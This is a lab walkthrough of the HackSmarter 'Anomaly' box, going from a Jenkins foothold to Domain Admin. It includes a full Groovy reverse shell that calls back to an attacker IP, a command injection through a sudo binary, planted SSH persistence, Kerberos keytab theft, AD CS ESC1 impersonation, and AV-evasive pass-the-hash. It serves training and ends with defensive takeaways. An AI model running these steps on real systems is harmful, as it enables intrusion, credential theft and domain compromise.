Anomaly
- Platform: HackSmarter Labs
- Difficulty: Medium
- OS: Ubuntu Linux / Windows Server 2022
- Key Topics: Jenkins RCE, Kerberos Keytab, AD CS ESC1/ESC4, Pass-the-Hash
Overview
This engagement simulates an external attacker progressing from an initial foothold on a Linux server to full Domain Administrator privileges over an Active Directory environment. The attack path involves exploiting a misconfigured Jenkins instance, pivoting through Kerberos credentials stored on the Linux host, and ultimately abusing vulnerable Active Directory Certificate Services (AD CS) templates to compromise the domain.
In-Scope Targets:
- Ubuntu Server (10.1.167.185) - Initial foothold target
- Domain Controller (10.1.111.50) - Final target with active AV
Reconnaissance
[Step 1] Ubuntu Server Enumeration
I started with a full port scan against the Ubuntu server using Nmap:
$ nmap -p- -T4 -sC -sV 10.1.167.185 -oN nmap_scan_ubuntuPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
8080/tcp open http Jetty 10.0.20
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/Key findings:
- SSH on port 22
- Jetty web server on port 8080 (commonly used by Jenkins)
[Step 2] Domain Controller Enumeration
$ nmap -p- -T4 -sC -sV -Pn 10.1.111.50 -oN nmap_scan_DCPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: anomaly.hsm)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
636/tcp open ssl/ldap
3269/tcp open ssl/ldap
3389/tcp open ms-wbt-server (RDP)
9389/tcp open mc-nmf .NET Message FramingKey findings from the scan:
- Domain:
anomaly.hsm - Domain Controller hostname:
ANOMALY-DC - SMB signing enabled and required
- Standard AD ports exposed
Initial Access - Jenkins RCE
[Step 3] Jenkins Default Credentials
Browsing to port 8080 on the Ubuntu server revealed a Jenkins login page. I tested default credentials and successfully authenticated with admin:[REDACTED].
[Step 4] Exploiting the Script Console
After logging in, I navigated to Manage Jenkins and accessed the Script Console.

The Script Console allows execution of arbitrary Groovy code. I used a Groovy reverse shell payload while running a netcat listener on my attack machine:
$ nc -nvlp 9001String host="10.200.26.123";
int port=9001;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());
while(si.available()>0)po.write(si.read());
so.flush();po.flush();Thread.sleep(50);
try {p.exitValue();break;}catch (Exception e){}
};
p.destroy();s.close();listening on [any] 9001 ...
connect to [10.200.26.123] from (UNKNOWN) [10.1.167.185] 45432> whoami
jenkins[Step 5] Shell Upgrade
I upgraded the basic shell to a fully interactive TTY:
> python3 -c 'import pty; pty.spawn("/bin/bash")'Background the shell with Ctrl+Z, then:
$ stty raw -echo; fgPress Enter twice, then:
$ export SHELL=/bin/bash
$ export TERM=xterm-256colorCtrl+C.
Privilege Escalation - Ubuntu Server
[Step 6] Enumerating Sudo Privileges
jenkins@ip-10-1-167-185:~$ sudo -l
User jenkins may run the following commands on ip-10-1-167-185:
    (ALL) NOPASSWD: /usr/bin/router_config
The jenkins user can run /usr/bin/router_config as root without a password.
[Step 7] Command Injection in router_config
The router_config binary is vulnerable to command injection. I exploited it by injecting a bash command:
jenkins@ip-10-1-167-185:~$ sudo /usr/bin/router_config 'test; /bin/bash'
Welcome to Router Configuration Utility v1.2
Applying configuration...
Applying config from test
# whoami
rootrouter_config binary likely uses the input in a command like echo $input without proper sanitization. The semicolon terminates the first command, and /bin/bash spawns a root shell.
User flag obtained from /root/.
[Step 8] Establishing Persistence
For easier access, I added my SSH public key to the root user's authorized_keys:
# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAbgzJ34oT7llfAY49W+qFJJ2JG7HSod9qQPr33tkwH6 kali@kali" >> /root/.ssh/authorized_keysNow I could SSH directly as root:
$ ssh -i ~/.ssh/id_ed25519 [email protected]
root@ip-10-1-167-185:~#
Lateral Movement - Kerberos Keytab Discovery
[Step 9] Locating Kerberos Keytabs
Since both machines are in scope and likely connected, I searched for Active Directory integration artifacts on the Ubuntu server.
# find / -name "*keytab*" -ls 2>/dev/null
34876 4 -rw-r--r-- 1 root root 80 Sep 21 22:36 /etc/krb5.keytab[Step 10] Extracting Principal Information
# klist -k -t /etc/krb5.keytab
Keytab name: FILE:/etc/krb5.keytab
KVNO Timestamp         Principal
---- ----------------- --------------------------------------------------------
   0 01/01/70 00:00:00 [email protected]
I found a keytab for the domain user Brandon_Boyd.
[Step 11] Obtaining a Kerberos Ticket
# kinit [email protected] -k -t /etc/krb5.keytab
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: [email protected]

Valid starting     Expires            Service principal
12/30/25 10:06:18  12/30/25 20:06:18  krbtgt/[email protected]
        renew until 12/31/25 10:06:18
I transferred the credential cache and keytab to my attack machine:
# scp -P 2222 /tmp/krb5cc_0 [email protected]:/tmp/
# scp -P 2222 /etc/krb5.keytab [email protected]:/tmp/
[Step 12] Extracting Hashes from Keytab
Using keytabextract.py from KeyTabExtract, I extracted the AES256 hash:
$ python3 keytabextract.py /tmp/krb5.keytab
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : ANOMALY.HSM
        SERVICE PRINCIPAL : Brandon_Boyd/
        AES-256 HASH : [REDACTED]
Domain Enumeration
[Step 13] Validating Kerberos Authentication
I set up my attack machine to use the stolen credential cache:
$ export KRB5CCNAME=/tmp/krb5cc_0
[Step 14] User Enumeration via SMB
Using NetExec with Kerberos authentication, I enumerated domain users:
$ nxc smb 10.1.111.50 -u Brandon_Boyd --use-kcache --users-Username- -Last PW Set- -BadPW- -Description-
Administrator 2025-09-17 12:01:03 0 Built-in account for administering the computer/domain
Guest <never> 0 Built-in account for guest access
krbtgt 2025-09-21 11:54:56 0 Key Distribution Center Service Account
Brandon_Boyd 2025-11-12 20:30:05 0 [REDACTED]
anna_molly 2025-11-12 20:29:16 0The description field for Brandon_Boyd contained a password: [REDACTED].

[Step 15] Credential Validation
$ nxc smb 10.1.111.50 -u Brandon_Boyd -p '[REDACTED]'
SMB   10.1.111.50   445   ANOMALY-DC   [+] anomaly.hsm\Brandon_Boyd:[REDACTED]
[Step 16] BloodHound Collection
I collected Active Directory data for BloodHound analysis:
$ nxc ldap 10.1.111.50 -u Brandon_Boyd -p '[REDACTED]' --bloodhound --collection All --dns-server 10.1.111.50BloodHound analysis did not reveal any direct privilege escalation paths, so I pivoted to checking for AD CS vulnerabilities.
Domain Privilege Escalation - AD CS Exploitation
[Step 17] Certificate Template Enumeration
Using Certipy, I scanned for vulnerable certificate templates:
$ certipy find -u [email protected] -p '[REDACTED]' -dc-ip 10.1.111.50 -vulnerableKey findings from the Certipy output:
Certificate Templates
  Template Name                       : CertAdmin
  Client Authentication               : True
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject

  Permissions
    Full Control Principals           : ANOMALY.HSM\Domain Computers
    Write Owner Principals            : ANOMALY.HSM\Domain Computers
    Write Dacl Principals             : ANOMALY.HSM\Domain Computers

  [!] Vulnerabilities
    ESC1 : Enrollee supplies subject and template allows client authentication.
ESC4 : User has dangerous permissions.- ESC1: A certificate template allows the enrollee to specify an arbitrary Subject Alternative Name (SAN). This means an attacker can request a certificate for any user, including Domain Admins.
- ESC4: Users have write permissions over the certificate template itself, allowing modification of template properties to enable further attacks.
The CertAdmin template is vulnerable, and Domain Computers have the necessary permissions to exploit it.
[Step 18] Checking Machine Account Quota
Using NetExec:
$ nxc ldap 10.1.111.50 -u Brandon_Boyd -p '[REDACTED]' -M maq
MAQ 10.1.111.50 389 ANOMALY-DC MachineAccountQuota: 10ms-DS-MachineAccountQuota attribute. Attackers exploit this to create computer accounts they fully control.
[Step 19] Adding a Computer Account
Using Impacket:
$ impacket-addcomputer -computer-name 'BRANDON-PC$' -computer-pass 'Zerotrace123!' \
    ANOMALY.HSM/Brandon_Boyd:'[REDACTED]' -dc-ip 10.1.111.50
[*] Successfully added machine account BRANDON-PC$ with password Zerotrace123!.
Verification:
$ nxc smb 10.1.111.50 -u 'BRANDON-PC$' -p 'Zerotrace123!'
SMB   10.1.111.50   445   ANOMALY-DC   [+] anomaly.hsm\BRANDON-PC$:Zerotrace123!
[Step 20] Certificate Request for Domain Admin
Using Certipy, I first attempted to impersonate the Administrator account, but authentication failed (likely disabled or restricted):
$ certipy req -u '[email protected]' -p 'Zerotrace123!' \
    -dc-ip 10.1.111.50 -target 'ANOMALY-DC.anomaly.hsm' \
    -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin \
    -upn '[email protected]' -sid 'S-1-5-21-1496966362-3320961333-4044918980-500'
$ certipy auth -pfx administrator.pfx -dc-ip 10.1.111.50
[-] Got error while trying to request TGT: KDC_ERR_CLIENT_REVOKEDThe KDC_ERR_CLIENT_REVOKED error indicates the Administrator account is disabled or locked.
[Step 21] Finding Alternative Domain Admin
Using BloodHound, I identified another Domain Admin: anna_molly.

[Step 22] Requesting Certificate as anna_molly
Using Certipy:
$ certipy req -u '[email protected]' -p 'Zerotrace123!' \
    -dc-ip 10.1.111.50 -target 'ANOMALY-DC.anomaly.hsm' \
    -ca 'anomaly-ANOMALY-DC-CA-2' -template CertAdmin \
    -upn '[email protected]' -sid 'S-1-5-21-1496966362-3320961333-4044918980-1105'

[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Wrote certificate and private key to 'anna_molly.pfx'
[Step 23] Authenticating and Extracting Hash
$ certipy auth -pfx anna_molly.pfx -dc-ip 10.1.111.50
[*] Got TGT
[*] Saving credential cache to 'anna_molly.ccache'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:[REDACTED]
Domain Controller Access - AV Evasion
[Step 24] Using wmiexec2 for Evasion
Since the Domain Controller has active antivirus, I used wmiexec2, an obfuscated version of wmiexec designed to evade detection.
Tool: wmiexec2 on GitHub
$ python3 wmiexec2.py anomaly.hsm/[email protected] \
    -hashes aad3b435b51404eeaad3b435b51404ee:[REDACTED]

[*] SMBv3.0 dialect used
[*] Launching wmiexec2
C:\>
Root Flag
C:\> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop> type root.txt
[FLAG REDACTED]
Key Takeaways
- Default credentials on Jenkins provided initial access - always change default passwords
- Kerberos keytabs on Linux servers joined to AD can expose domain credentials
- Passwords in description fields are a common misconfiguration that LDAP queries can reveal
- AD CS misconfigurations (ESC1/ESC4) remain a critical path to domain compromise
- Machine Account Quota defaults (10) allow any authenticated user to add computer accounts
- AV evasion tools like wmiexec2 can bypass endpoint protection when standard tools are blocked
Tools Used
- Nmap - Network scanning
- NetExec (nxc) - SMB/LDAP enumeration
- Certipy - AD CS enumeration and exploitation
- Impacket - addcomputer.py for machine account creation
- BloodHound - Active Directory attack path analysis
- KeyTabExtract - Kerberos keytab hash extraction
- wmiexec2 - AV-evasive WMI execution
Attack Path Summary
Jenkins (Default Creds: admin:[REDACTED])
         |
         v
Groovy RCE --> jenkins user shell
         |
         v
sudo router_config --> Command Injection --> root on Ubuntu
         |
         v
Kerberos Keytab --> Brandon_Boyd credentials
         |
         v
User Description Field --> Brandon_Boyd password
         |
         v
AD CS ESC1 (CertAdmin template) + Machine Account Quota
         |
         v
Add Computer Account --> Request cert as anna_molly (Domain Admin)
         |
         v
UnPAC-the-Hash --> anna_molly NTLM hash
         |
         v
Pass-the-Hash (wmiexec2 for AV evasion) --> Domain Controller
Walkthrough by Zerotrace | HackSmarter Labs